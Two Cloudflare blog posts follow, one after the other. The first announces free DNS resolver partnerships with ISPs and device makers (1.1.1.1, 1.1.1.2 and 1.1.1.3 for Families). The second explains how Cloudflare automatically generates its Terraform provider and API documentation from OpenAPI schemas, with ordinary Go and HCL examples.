In 2018, Cloudflare announced 1.1.1.1, one of the fastest, privacy-first consumer DNS services. 1.1.1.1 was the first consumer product Cloudflare ever launched, focused on reaching a wider audience. This service was designed to be fast and private, and does not retain information that would identify who is making a request.

In 2020, Cloudflare announced 1.1.1.1 for Families, designed to add a layer of protection to our existing 1.1.1.1 public resolver. The intent behind this product was to provide consumers, namely families, the ability to add a security and adult content filter to block unsuspecting users from accessing specific sites when browsing the Internet.
Today, we are officially announcing that any ISP and equipment manufacturer can use our DNS resolvers for free. Internet service, network, and hardware equipment providers can sign up and join this program to partner with Cloudflare to deliver a safer browsing experience that is easy to use, industry leading, and at no cost to anyone.
Leading companies have already partnered with Cloudflare to deliver superior and customized offerings to protect their customers. By delivering this service in a place where the customer is familiar, you can help us make the Internet a safe place for all.
A need to intentionally focus on families
COVID-19 presented new challenges beginning in 2020 as kids’ online activity increased and the reliance on home networks was more present than ever before. Research shows around 67% of adolescents have access to a tablet, with ages as low as two years old accessing media content. While it is often impressive to watch the ease with which a young child can navigate a smartphone or tablet handed to them and pull up their favorite YouTube show, it becomes increasingly concerning that kids may unintentionally stumble onto harmful content in the process.
Our launch of 1.1.1.1 for Families in 2020 provided that peace of mind to users around the globe, and it continues to deliver those protections. Today, households can set up this service using our guide. They can select the DNS resolver they want to use, focusing on just privacy, or include blocking security threats and adult content across their entire home network.
Although this service is available and free for anyone to use, there are still many users who browse online daily without protections in place. Setting up protection like this can feel daunting, and many users are at a loss on where to begin and/or how to configure this on their devices or home network. Today we are announcing a partnership that will make setup and configuration much easier for users.
Partnering to extend security even further
ISPs and network providers can use Cloudflare’s different resolver services to provide various offerings to their customers. Our existing partners have taken these offerings and built them into their platforms as an extension of the services that they are already providing to their customers. This built-in model allows for easy adoption and a consistent and comprehensive end customer journey. Each service is designed with a specific purpose in mind, outlined below:
Our core privacy resolver (1.1.1.1) is designed for speed and privacy. Additionally, DNS requests to our public resolver can be sent over a secure channel using DNS over HTTPS (DoH) or DNS over TLS (DoT), significantly decreasing the odds of any unwanted spying or monster-in-the-middle attacks.
Our security resolver (1.1.1.2) has all the benefits of 1.1.1.1, with the additional benefit of protecting users from sites that contain malware, spam, botnet command and control attacks, or phishing threats.
Our family resolver (1.1.1.3) provides all the benefits of 1.1.1.2, with the additional benefit of blocking unwanted adult content from both direct site navigation, as well as locking public search engines to Safe Search only. This prevents anyone from unknowingly searching for something that might return an unwanted result.
Premium Safety & Customizations
If users want even more flexibility than what our public DNS resolvers provide, Cloudflare also offers a Gateway product that allows customized filtering, reporting, logging, analytics, and scheduling. This advanced Gateway offering includes over 114 categories ranging from social media, online messaging platforms, gaming, and “safe search” results, all the way to “home & garden”.
The additional filters and scheduling functionality empowers users to exercise more nuanced and time-based controls, such as limiting social media during school hours or dinner time.
If you are an ISP or equipment manufacturer looking to provide easily customizable options for your customers, this is also an available option. We have a multi-tenant environment available for our Gateway offering that enables our customers to empower their individual subscribers to configure their own individual filters for their users and homes. If you are a device manufacturer or ISP looking to offer customizable protections for your individual subscribers, this may be a good option for you.
Our continued commitment to privacy, security, and safety
An easy choice
Simply put, Cloudflare is an easy and obvious choice for protecting individuals and families. This is why leading companies have all chosen to partner with Cloudflare to help protect customers and their families. In 2020, after launching 1.1.1.1 for Families, we were serving 200+ billion DNS queries per day for 1.1.1.1. Today, we serve 1.7 trillion queries per day for 1.1.1.1 and our network presence spans over 330 cities and interconnects with over 12,500+ other networks. It is this network that puts us within a blink of an eye for 95% of the world’s Internet-connected population (your customers), ensuring they receive lightning fast speed while browsing.
Beyond our speed, Cloudflare is used as a reverse proxy by nearly ~ 20% of all websites across the globe. This gives us incredible insight to the latest Internet trends, threats, and research. In partnering with us, you can leverage our strengths — powerful infrastructure, extensive data insights, and a dedicated threat intelligence team – while focusing on your core priorities. There is no better partner to have than one who provides global reach, excellent performance, and built-in privacy.
Join us in making a safe browsing experience easy for everyone
Cloudflare began with a singular goal of helping build a better Internet, and our annual Birthday Week is a catalyst for many developments that have shaped a better Internet for everyone.
We remain committed to helping to protect and build a better Internet for every user, and to do so, we need to meet them where they are. Our partnerships are critical in making this a reality, and we want you to be a part of the solution with us.
Whether you are interested in our public DNS resolvers or our more advanced Gateway options, Cloudflare has easy and scalable options for everyone. You can sign up to join this program as a partner today by submitting this form, and we will be in touch to understand your needs and bring you on board.
Automatically generating Cloudflare’s Terraform provider
Post Syndicated from Jacob Bednarz original https://blog.cloudflare.com/automatically-generating-cloudflares-terraform-provider
In November 2022, we announced the transition to OpenAPI Schemas for the Cloudflare API. Back then, we had an audacious goal to make the OpenAPI schemas the source of truth for our SDK ecosystem and reference documentation. During 2024’s Developer Week, we backed this up by announcing that our SDK libraries are now automatically generated from these OpenAPI schemas. Today, we’re excited to announce the latest pieces of the ecosystem to now be automatically generated — the Terraform provider and API reference documentation.
This means that the moment a new feature or attribute is added to our products and the team documents it, you’ll be able to see how it’s meant to be used across our SDK ecosystem and make use of it immediately. No more delays. No more lacking coverage of API endpoints.
You can find the new documentation site at https://developers.cloudflare.com/api-next/, and you can try the preview release candidate of the Terraform provider by installing 5.0.0-alpha1.
Why Terraform?
For anyone who is unfamiliar with Terraform, it is a tool for managing your infrastructure as code, much like you would with your application code. Many of our customers (big and small) rely on Terraform to orchestrate their infrastructure in a technology-agnostic way. Under the hood, it is essentially an HTTP client with lifecycle management built in, which means it makes use of our publicly documented APIs in a way that understands how to create, read, update and delete for the life of the resource.
Keeping Terraform updated — the old way
Historically, Cloudflare has manually maintained a Terraform provider, but since the provider internals require their own unique way of doing things, responsibility for maintenance and support has landed on the shoulders of a handful of individuals. The service teams always had difficulties keeping up with the number of changes, due to the amount of cognitive overhead required to ship a single change in the provider. In order for a team to get a change to the provider, it took a minimum of 3 pull requests (4 if you were adding support to cf-terraforming).

Even with the 4 pull requests completed, it didn’t offer guarantees on coverage of all available attributes, which meant small yet important details could be forgotten and not exposed to customers, causing frustration when trying to configure a resource.
To address this, our Terraform provider needed to be relying on the same OpenAPI schemas that the rest of our SDK ecosystem was already benefiting from.
Updating Terraform automatically
The thing that differentiates Terraform from our SDKs is that it manages the lifecycle of resources. With that comes a new range of problems related to known values and managing differences in the request and response payloads. Let’s compare the two different approaches of creating a new DNS record and fetching it back.
With our Go SDK:
// Create the new record
record, _ := client.DNS.Records.New(context.TODO(), dns.RecordNewParams{
	ZoneID: cloudflare.F("023e105f4ecef8ad9ca31a8372d0c353"),
	Record: dns.RecordParam{
		Name:    cloudflare.String("@"),
		Type:    cloudflare.String("CNAME"),
        Content: cloudflare.String("example.com"),
	},
})


// Wasteful fetch, but shows the point
client.DNS.Records.Get(
	context.Background(),
	record.ID,
	dns.RecordGetParams{
		ZoneID: cloudflare.String("023e105f4ecef8ad9ca31a8372d0c353"),
	},
)
And with Terraform:
resource "cloudflare_dns_record" "example" {
  zone_id = "023e105f4ecef8ad9ca31a8372d0c353"
  name    = "@"
  content = "example.com"
  type    = "CNAME"
}
On the surface, it looks like the Terraform approach is simpler, and you would be correct. The complexity of knowing how to create a new resource and maintain changes are handled for you. However, the problem is that for Terraform to offer this abstraction and data guarantee, all values must be known at apply time. That means that even if you’re not using the proxied value, Terraform needs to know what the value needs to be in order to save it in the state file and manage that attribute going forward. The error below is what Terraform operators commonly see from providers when the value isn’t known at apply time.
Error: Provider produced inconsistent result after apply

When applying changes to example_thing.foo, provider "provider[\"registry.terraform.io/example/example\"]"
produced an unexpected new value: .foo: was null, but now cty.StringVal("").
Whereas when using the SDKs, if you don’t need a field, you just omit it and never need to worry about maintaining known values.
Tackling this for our OpenAPI schemas was no small feat. Since introducing Terraform generation support, the quality of our schemas has improved by an order of magnitude. Now we are explicitly calling out all default values that are present, variable response properties based on the request payload, and any server-side computed attributes. All of this means a better experience for anyone that interacts with our APIs.
Making the jump from terraform-plugin-sdk to terraform-plugin-framework
To build a Terraform provider and expose resources or data sources to operators, you need two main things: a provider server and a provider.
The provider server takes care of exposing a gRPC server that Terraform core (via the CLI) uses to communicate when managing resources or reading data sources from the operator provided configuration.
The provider is responsible for wrapping the resources and data sources, communicating with the remote services, and managing the state file. To do this, you either rely on the terraform-plugin-sdk (commonly referred to as SDKv2) or terraform-plugin-framework, which includes all the interfaces and methods provided by Terraform in order to manage the internals correctly. The decision as to which plugin you use depends on the age of your provider. SDKv2 has been around longer and is what most Terraform providers use, but due to the age and complexity, it has many core unresolved issues that must remain in order to facilitate backwards compatibility for those who rely on it. terraform-plugin-framework is the new version that, while lacking the breadth of features SDKv2 has, provides a more Go-like approach to building providers and addresses many of the underlying bugs in SDKv2.
(For a deeper comparison between SDKv2 and the framework, you can check out a conversation between myself and John Bristowe from Octopus Deploy.)
The majority of the Cloudflare Terraform provider is built using SDKv2, but at the beginning of 2023, we took the plunge to multiplex and offer both in our provider. To understand why this was needed, we have to understand a little about SDKv2. The way SDKv2 is structured isn’t really conducive to representing null or “unset” values consistently and reliably. You can use the experimental ResourceData.GetRawConfig to check whether the value is set, null, or unknown in the config, but writing it back as null isn’t really supported.
This caveat first popped up for us when the Edge Rules Engine (Rulesets) started onboarding new services and those services needed to support API responses that contained booleans in an unset (or missing), true, or false state each with their own reasoning and purpose. While this isn’t a conventional API design at Cloudflare, it is a valid way to do things that we should be able to work with. However, as mentioned above, the SDKv2 provider couldn’t. This is because when a value isn’t present in the response or read into state, it gets a Go-compatible zero value for the default. This showed up as the inability to unset values after they had been written to state as false values (and vice versa).
The only solution we have here to reliably use the three states of those boolean values is to migrate to the terraform-plugin-framework, which has the correct implementation of writing back unset values.
Once we started adding more functionality using terraform-plugin-framework in the old provider, it was clear that it was a better developer experience, so we added a ratchet to prevent SDKv2 usage going forward to get ahead of anyone unknowingly setting themselves up to hit this issue.
When we decided that we would be automatically generating the Terraform provider, it was only fitting that we also brought all the resources over to be based on the terraform-plugin-framework and leave the issues from SDKv2 behind for good. This did complicate the migration as with the improved internals came changes to major components like the schema and CRUD operations that we needed to familiarize ourselves with. However, it has been a worthwhile investment because by doing so, we’ve future-proofed the foundations of the provider and are now making fewer compromises on a great Terraform experience due to buggy, legacy internals.
Iteratively finding bugs
One of the common struggles with code generation pipelines is that unless you have existing tools that implement your new thing, it’s hard to know if it works or is reasonable to use. Sure, you can also generate your tests to exercise the new thing, but if there is a bug in the pipeline, you are very likely to not see it as a bug as you will be generating test assertions that show the bug is expected behavior.
One of the essential feedback loops we have had is the existing acceptance test suite. All resources within the existing provider had a mix of regression and functionality tests. Best of all, as the test suite is creating and managing real resources, it was very easy to know whether the outcome was a working implementation or not by looking at the HTTP traffic to see whether the API calls were accepted by the remote endpoints. Getting the test suite ported over was only a matter of copying over all the existing tests and checking for any type assertion differences (such as list to single nested list) before kicking off a test run to determine whether the resource was working correctly.
While the centralized schema pipeline was a huge quality of life improvement for having schema fixes propagate to the whole ecosystem almost instantly, it couldn’t help us solve the largest hurdle, which was surfacing bugs that hide other bugs. This was time-consuming because when fixing a problem in Terraform, you have three places where you can hit an error:
-
Before any API calls are made, Terraform implements logical schema validation and when it encounters validation errors, it will immediately halt.
-
If any API call fails, it will stop at the CRUD operation and return the diagnostics, immediately halting.
-
After the CRUD operation has run, Terraform then has checks in place to ensure all values are known.
That means that if we hit the bug at step 1 and then fixed the bug, there was no guarantee or way to tell that we didn’t have two more waiting for us. Not to mention that if we found a bug in step 2 and shipped a fix, that it wouldn’t then identify a bug in the first step on the next round of testing.
There is no silver bullet here and our workaround was instead to notice patterns of problems in the schema behaviors and apply CI lint rules within the OpenAPI schemas before it got into the code generation pipeline. Taking this approach incrementally cut down the number of bugs in step 1 and 2 until we were largely only dealing with the type in step 3.
A more reusable approach to model and struct conversion
Within Terraform provider CRUD operations, it is fairly common to see boilerplate like the following:
var plan ThingModel
diags := req.Plan.Get(ctx, &plan)
resp.Diagnostics.Append(diags...)
if resp.Diagnostics.HasError() {
	return
}

out, err := r.client.UpdateThingModel(ctx, client.ThingModelRequest{
	AttrA: plan.AttrA.ValueString(),
	AttrB: plan.AttrB.ValueString(),
	AttrC: plan.AttrC.ValueString(),
})
if err != nil {
	resp.Diagnostics.AddError(
		"Error updating project Thing",
		"Could not update Thing, unexpected error: "+err.Error(),
	)
	return
}

result := convertResponseToThingModel(out)
tflog.Info(ctx, "created thing", map[string]interface{}{
	"attr_a": result.AttrA.ValueString(),
	"attr_b": result.AttrB.ValueString(),
	"attr_c": result.AttrC.ValueString(),
})

diags = resp.State.Set(ctx, result)
resp.Diagnostics.Append(diags...)
if resp.Diagnostics.HasError() {
	return
}
At a high level:
-
We fetch the proposed updates (known as a plan) using
req.Plan.Get() -
Perform the update API call with the new values
-
Manipulate the data from a Go type into a Terraform model (
convertResponseToThingModel) -
Set the state by calling
resp.State.Set()
Initially, this doesn’t seem too problematic. However, the third step where we manipulate the Go type into the Terraform model quickly becomes cumbersome, error-prone, and complex because all of your resources need to do this in order to swap between the type and associated Terraform models.
To avoid generating more complex code than needed, one of the improvements featured in our provider is that all CRUD methods use unified apijson.Marshal, apijson.Unmarshal, and apijson.UnmarshalComputed methods that solve this problem by centralizing the conversion and handling logic based on the struct tags.
var data *ThingModel

resp.Diagnostics.Append(req.Plan.Get(ctx, &data)...)
if resp.Diagnostics.HasError() {
	return
}

dataBytes, err := apijson.Marshal(data)
if err != nil {
	resp.Diagnostics.AddError("failed to serialize http request", err.Error())
	return
}
res := new(http.Response)
env := ThingResultEnvelope{*data}
_, err = r.client.Thing.Update(
	// ...
)
if err != nil {
	resp.Diagnostics.AddError("failed to make http request", err.Error())
	return
}

bytes, _ := io.ReadAll(res.Body)
err = apijson.UnmarshalComputed(bytes, &env)
if err != nil {
	resp.Diagnostics.AddError("failed to deserialize http request", err.Error())
	return
}
data = &env.Result

resp.Diagnostics.Append(resp.State.Set(ctx, &data)...)
Instead of needing to generate hundreds of instances of type-to-model converter methods, we can instead decorate the Terraform model with the correct tags and handle marshaling and unmarshaling of the data consistently. It’s a minor change to the code that in the long run makes the generation more reusable and readable. As an added benefit, this approach is great for bug fixing as once you identify a bug with a particular type of field, fixing that in the unified interface fixes it for other occurrences you may not yet have found.
But wait, there’s more (docs)!
To top off our OpenAPI schema usage, we’re tightening the SDK integration with our new API documentation site. It’s using the same pipeline we’ve invested in for the last two years while addressing some of the common usage issues.
SDK aware
If you’ve used our API documentation site, you know we give you examples of interacting with the API using command line tools like curl. This is a great starting point, but if you’re using one of the SDK libraries, you need to do the mental gymnastics to convert it to the method or type definition you want to use. Now that we’re using the same pipeline to generate the SDKs and the documentation, we’re solving that by providing examples in all the libraries you could use — not just curl.

Example using cURL to fetch all zones.

Example using the Typescript library to fetch all zones.

Example using the Python library to fetch all zones.
